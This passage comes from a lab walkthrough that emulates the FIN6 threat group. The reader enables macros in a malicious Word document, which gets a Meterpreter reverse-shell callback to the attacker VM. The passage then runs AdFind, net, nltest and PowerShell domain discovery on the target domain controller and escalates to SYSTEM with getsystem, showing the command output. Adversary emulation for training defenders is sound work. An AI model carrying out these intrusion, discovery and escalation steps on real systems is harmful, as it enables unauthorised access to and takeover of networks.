


Figure 15. Run Word as Administrator

Click through any spurious popups that are opened by Word. From here, open '*msf.docm*' that we downloaded to the Desktop. Then, click on the Enable Macros prompt shown in the image below to allow the payload to execute.


msf.docm [Compatibility Mode] - Word
TABL...
FILE HOME INSERT DESIGN PAGE LAYOUT REFERENCES MAILINGS REVIEW VIEW DESIGN LAYOUT
Paste
Cambria (Body)
12
Styles
Editing
Clipboard
Font
Paragraph
Styles
Enable Content
Activate
PAGE 1 OF 1
23 WORDS
100%

SECURITY WARNING Macros have been disabled.


PRODUCT NOTICE Word hasn't been activated. To keep using Word without interruption, activate before Monday, November 8, 2021.

Attention! This document was created by a newer version of Microsoft Office.
Macros must be enabled to display the contents of the document.

Figure 16. Enable Macros prompt on malicious Word document

Switch back to the `msfconsole` terminal window on the `attackerVM`. You should see that the handler received a callback from the `targetDC`, with a new meterpreter session created.

Running `getuid` in this session, we see that we are the `MAD\madAdmin` user.



```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.57.100:4444
[*] Sending stage (175174 bytes) to 192.168.57.104
[*] Meterpreter session 1 opened (192.168.57.100:4444 → 192.168.57.104:60120) at 2021-11-04 14:04:51 -0400

meterpreter > █
```

Figure 16. New Meterpreter session

Take note of the IP address the connection was received from – this is the `targetDC`’s IP address. In this case, it is 192.168.57.104.

Step 6: Account Discovery: Domain Account

Now that we have a Meterpreter session on the `targetDC`, we can begin following the techniques listed in the FIN6 Emulation Plan. Most of the techniques presented in the

Emulation Plan are provided with a FIN6 procedure and an Alternative procedure. In an actual Emulation exercise, you would most likely only execute one procedure for the technique. However, as this is a learning exercise, we will perform both the FIN6 and Alternative procedures where possible.

Most of the specific procedures presented from this point onwards are taken directly from the CTID FIN6 Emulation Plan with minimal variation, mostly in the form of differentiating output filenames between the FIN6 and Alternative procedures. Additional instruction to facilitate execution of those procedures is provided in this walkthrough as well.

FIN6 starts with some discovery commands on the domain, using a 3rd party tool called AdFind. AdFind has been prepositioned on the `targetDC` for sake of simplicity. In testing, AdFind was found to not work well with the default Command Prompt shell available in Meterpreter. So, in this lab, we use a PowerShell session instead. The procedures are also modified accordingly to work in PowerShell.

Let's drop down into a PowerShell session by running the following commands:

```
load powershell
powershell_shell
```

The discovery procedures write the results of the discovery commands to files. To keep everything tidy, first navigate to the Public user's home directory, which is where we'll write the output files:


```
cd C:\Users\Public
```

The first discovery technique in the plan is Account Discovery: Domain Account (T1087.002). The primary procedure for this technique as provided in the emulation plan is:

```
adfind.exe -f "objectcategory=person" > ad_users.txt
```

After running the command, we can view the contents of the output file with the `type` command:

```
type ad_users.txt
```




```
meterpreter > load powershell
Loading extension powershell ... Success.
meterpreter > powershell_shell
PS > cd C:\Users\Public
PS > adfind.exe -f "objectcategory=person" > ad_users.txt
PS > type ad_users.txt

AdFind V01.56.00cpp Joe Richards (support@joeware.net) April 2021

Using server: targetDC.MAD.local:389
Directory: Windows Server 2019 (10.0.17763.1)
Base DN: DC=MAD,DC=local

dn:CN=Administrator,CN=Users,DC=MAD,DC=local
>objectClass: top
>objectClass: person
>objectClass: organizationalPerson
>objectClass: user
>cn: Administrator
>description: Built-in account for administering the computer/domain
>distinguishedName: CN=Administrator,CN=Users,DC=MAD,DC=local
>instanceType: 4
>whenCreated: 20211103020723.0Z
>whenChanged: 20211103023447.0Z
>uSNCreated: 8196
>memberOf: CN=Group Policy Creator Owners,CN=Users,DC=MAD,DC=local
>memberOf: CN=Domain Admins,CN=Users,DC=MAD,DC=local
>memberOf: CN=Enterprise Admins,CN=Users,DC=MAD,DC=local
>memberOf: CN=Schema Admins,CN=Users,DC=MAD,DC=local
>memberOf: CN=Administrators,CN=Builtin,DC=MAD,DC=local
>uSNChanged: 20509
>name: Administrator
>objectGUID: {EAC460DA-47EB-4EB2-833E-9EAA8EDB1623}
>userAccountControl: 66048
>badPwdCount: 0
>codePage: 0
>countryCode: 0
>badPasswordTime: 0
>lastLogoff: 0
>lastLogon: 132803793903858932
>pwdLastSet: 132794126102447582
>primaryGroupID: 513
```

Figure 17. Domain Discovery - AdFind

The alternate procedure uses the `net user` utility. We modify the command from the FIN6 emulation plan by changing the name of the output file.

```
net user /domain > ad_users_net.txt
```



```
C:\Users\Public>net user /domain > ad_users_net.txt
net user /domain > ad_users_net.txt

C:\Users\Public>type ad_users_net.txt
type ad_users_net.txt

User accounts for \\TARGETDC

-------------------------------------------------------------------------------
Administrator            ddougherty               egismond
Guest                    jtarantino               krbtgt
madAdmin                 sblue
The command completed successfully.


C:\Users\Public>
```


Figure 18. Domain Discovery – `net user`

Step 7: Remote System Discovery

Following the discovery of the users on the domain, FIN6 performs Remote System Discovery (T1018) to identify computer objects on the domain.

The FIN6 procedure is:

```
adfind.exe -f "objectcategory=computer" > ad_computers.txt
```




```
PS > adfind.exe -f "objectcategory=computer" > ad_computers.txt
PS > type ad_computers.txt

AdFind V01.56.00cpp Joe Richards (support@joeware.net) April 2021

Using server: targetDC.MAD.local:389
Directory: Windows Server 2019 (10.0.17763.1)
Base DN: DC=MAD,DC=local

dn:CN=TARGETDC,OU=Domain Controllers,DC=MAD,DC=local
>objectClass: top
>objectClass: person
>objectClass: organizationalPerson
>objectClass: user
>objectClass: computer
>cn: TARGETDC
>distinguishedName: CN=TARGETDC,OU=Domain Controllers,DC=MAD,DC=local
>instanceType: 4
>whenCreated: 20211103021049.0Z
>whenChanged: 20211103022514.0Z
>uSNCreated: 12293
>uSNChanged: 20498
>name: TARGETDC
>objectGUID: {7C5F7F9C-134B-4AC7-BDDB-7AD336CD1243}
>userAccountControl: 532480
>badPwdCount: 0
>codePage: 0
```

Figure 19. Remote System Discovery – AdFind

The Alternative procedure is:

```
net group "Domain Computers" /domain > ad_computers_net.txt
```

Again, the command is slightly modified to change the name of the output file.



```
PS > net group "Domain Computers" /domain > ad_computers_net.txt
PS > type ad_computers_net.txt
Group name     Domain Computers
Comment        All workstations and servers joined to the domain

Members

-------------------------------------------------------------------------------
WKST01$                  WKST02$                  WKST03$
The command completed successfully.
```


Figure 20. Remote System Discovery – `net group`

Step 8: Domain Trust Discovery

With information on domain users and computers obtained, FIN6 performs Domain Trust Discovery (T1482) using 2 separate procedures.

First FIN6 enumerates all Organizational Units in the current user's domain:

```
adfind.exe -f "objectcategory=organizationalUnit" > ad_ous.txt
```




```
PS > adfind.exe -f "objectcategory=organizationalUnit" > ad_ous.txt
PS > type ad_ous.txt

AdFind V01.56.00cpp Joe Richards (support@joeware.net) April 2021

Using server: targetDC.MAD.local:389
Directory: Windows Server 2019 (10.0.17763.1)
Base DN: DC=MAD,DC=local

dn:OU=Domain Controllers,DC=MAD,DC=local
>objectClass: top
>objectClass: organizationalUnit
>ou: Domain Controllers
>description: Default container for domain controllers
>distinguishedName: OU=Domain Controllers,DC=MAD,DC=local
>instanceType: 4
>whenCreated: 20211103020723.0Z
>whenChanged: 20211103020723.0Z
>uSNCreated: 5804
>uSNChanged: 5804
>showInAdvancedViewOnly: FALSE
>name: Domain Controllers
>objectGUID: {94F9D4CE-31D7-497A-93EE-8889E45E05EC}
>systemFlags: -1946157056
>objectCategory: CN=Organizational-Unit,CN=Schema,CN=Configuration,DC=MAD,DC=local
>isCriticalSystemObject: TRUE
>gPLink: [LDAP://CN={6AC1786C-016F-11D2-945F-00C04fB984F9},CN=Policies,CN=System,DC=MAD,DC=local;0]
>dSCorePropagationData: 20211103021704.0Z
>dSCorePropagationData: 20211103021049.0Z
>dSCorePropagationData: 16010101000416.0Z
```

Figure 21. Domain Trust Discovery (OUs) – AdFind

Alternative procedure:

```
Get-ADOrganizationalUnit -Filter 'Name -like "*"' | Format-Table
Name, DistinguishedName -A > ad_ous_ps.txt
```

This command is modified to output the results to a text file.




```
PS > Get-ADOrganizationalUnit -Filter 'Name -like "*"' | Format-Table Name, DistinguishedName -A > ad_ous_ps.txt
PS > type ad_ous_ps.txt

Name               DistinguishedName
----               -----------------
Domain Controllers OU=Domain Controllers,DC=MAD,DC=local
Managers           OU=Managers,DC=MAD,DC=local
HR                 OU=HR,DC=MAD,DC=local
UserAccounts       OU=UserAccounts,DC=MAD,DC=local
```

Figure 22. Domain Trust Discovery (OUs) – PowerShell

Next, FIN6 performs a full forest search for trust objects using AdFind's `trustdmp` feature. As there are no other domains within the Active Directory forest for this environment, this command will return no results, but we perform it anyway to complete the emulation:

```
adfind.exe -gcb -sc trustdmp > ad_trustdmp.txt
```




```
PS > adfind.exe -gcb -sc trustdmp > ad_trustdmp.txt
PS > type ad_trustdmp.txt

AdFind V01.56.00cpp Joe Richards (support@joeware.net) April 2021

Using server: targetDC.MAD.local:3268
Directory: Windows Server 2019 (10.0.17763.1)
```

Figure 23. Domain Trust Discovery (Trust Objects) – AdFind

Alternative procedure:

```
nltest /domain_trusts > ad_trustdmp_nltest.txt
```

As before, the output filename is modified to prevent overwriting.



```
PS > type ad_trustdmp_nltest.txt
List of domain trusts:
    0: MAD MAD.local (NT 5) (Forest Tree Root) (Primary Domain) (Native)
The command completed successfully
```


Figure 24. Domain Trust Discovery (Trust Objects) – `nltest`

Step 9: System Network Configuration Discovery

FIN6 then performs System Network Configuration Discovery (T1016) to list subnets within the network. As the target network consists of just 1 host, there will not be much information returned from this procedure, but we still perform it as a learning activity.

FIN6 procedure:

```
adfind.exe -subnets -f "objectcategory=subnet" > ad_subnets.txt
```




```
PS > adfind.exe -subnets -f "objectcategory=subnet" > ad_subnets.txt
PS > type ad_subnets.txt

AdFind V01.56.00cpp Joe Richards (support@joeware.net) April 2021

Using server: targetDC.MAD.local:389
Directory: Windows Server 2019 (10.0.17763.1)
Base DN: CN=Subnets,CN=Sites,CN=Configuration,DC=MAD,DC=local
```

Figure 25. System Network Configuration Discovery – AdFind

Alternative procedure:

```
Get-ADReplicationSubnet -Filter * > ad_subnets_ps.txt
```



```
PS > Get-ADReplicationSubnet -Filter * > ad_subnets_ps.txt
PS > type ad_subnets_ps.txt
PS > █
```

Figure 26. System Network Configuration Discovery – PS


Again, as there are no subnets in our test domain, there is no output from this command.

Step 10: Permission Groups Discovery: Domain Groups

The last discovery technique that FIN6 performs in this emulation plan is Permission Groups Discovery: Domain Groups (T1069.002). FIN6 uses AdFind to list groups in the domain and writes the output to a file.

FIN6 procedure:

```
adfind.exe -f "objectcategory=group" > ad_group.txt
```




```
PS > adfind.exe -f "objectcategory=group" > ad_group.txt
PS > type ad_group.txt

AdFind V01.56.00cpp Joe Richards (support@joeware.net) April 2021

Using server: targetDC.MAD.local:389
Directory: Windows Server 2019 (10.0.17763.1)
Base DN: DC=MAD,DC=local

dn:CN=Administrators,CN=Builtin,DC=MAD,DC=local
>>objectClass: group
>cn: Administrators
>description: Administrators have complete and unrestricted access to the computer/domain
>member: CN=madAdmin,CN=Users,DC=MAD,DC=local
>member: CN=Domain Admins,CN=Users,DC=MAD,DC=local
>member: CN=Enterprise Admins,CN=Users,DC=MAD,DC=local
>member: CN=Administrator,CN=Users,DC=MAD,DC=local
>distinguishedName: CN=Administrators,CN=Builtin,DC=MAD,DC=local
>instanceType: 4
>whenCreated: 20211103020723.0Z
>whenChanged: 20211103023447.0Z
>uSNCreated: 8199
>uSNChanged: 20512
>name: Administrators
>objectGUID: {1BE61237-F3E4-453D-9F5A-0F42B2B58F72}
>objectSid: S-1-5-32-544
>adminCount: 1
>sAMAccountName: Administrators
>sAMAccountType: 536870912
>systemFlags: -1946157056
>groupType: -2147483643
>objectCategory: CN=Group,CN=Schema,CN=Configuration,DC=MAD,DC=local
>isCriticalSystemObject: TRUE
>dSCorePropagationData: 20211103023447.0Z
>dSCorePropagationData: 20211103021049.0Z
>dSCorePropagationData: 16010101000416.0Z
```

Figure 27. Permission Groups Discovery: Domain Groups – AdFind

Alternative procedure:

```
net group /domain > ad_group_net.txt
```



```
PS > net group /domain > ad_group_net.txt
PS > type ad_group_net.txt

Group Accounts for \\TARGETDC

-------------------------------------------------------------------------------
*Cloneable Domain Controllers
*DnsUpdateProxy
*Domain Admins
*Domain Computers
*Domain Controllers
*Domain Guests
*Domain Users
*Enterprise Admins
*Enterprise Key Admins
*Enterprise Read-only Domain Controllers
*Group Policy Creator Owners
*Key Admins
*Protected Users
*Read-only Domain Controllers
*Schema Admins
The command completed successfully.
```

Figure 28. Permission Groups Discovery: Domain Groups – `net group`

Step 11: Access Token Manipulation

Having completed their discovery objectives, FIN6 begins working towards gaining privilege escalation on the domain, beginning with Access Token Manipulation (T1134). The procedure in the emulation plan uses Meterpreter's `getsystem` command, which can escalate privileges in several different ways. In this scenario, we specify the use of the named-pipe impersonation method. Further information can be found in the documentation for Meterpreter.


To perform the FIN6 procedure, we first need to exit the PowerShell shell within our Meterpreter session, to bring us back to the `meterpreter>` prompt.

```
Ctrl+c
y
```

FIN6 procedure:

```
getsystem -t 1
```

Running `getuid` again, we see that we are now the `NT SYSTEM\AUTHORITY` user, which means we now have additional privileges on the `targetDC`.



```
PS > ^C
Terminate channel 1? [y/N]  y
meterpreter > getsystem -t 1
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

Figure 29. `getsystem` - Meterpreter

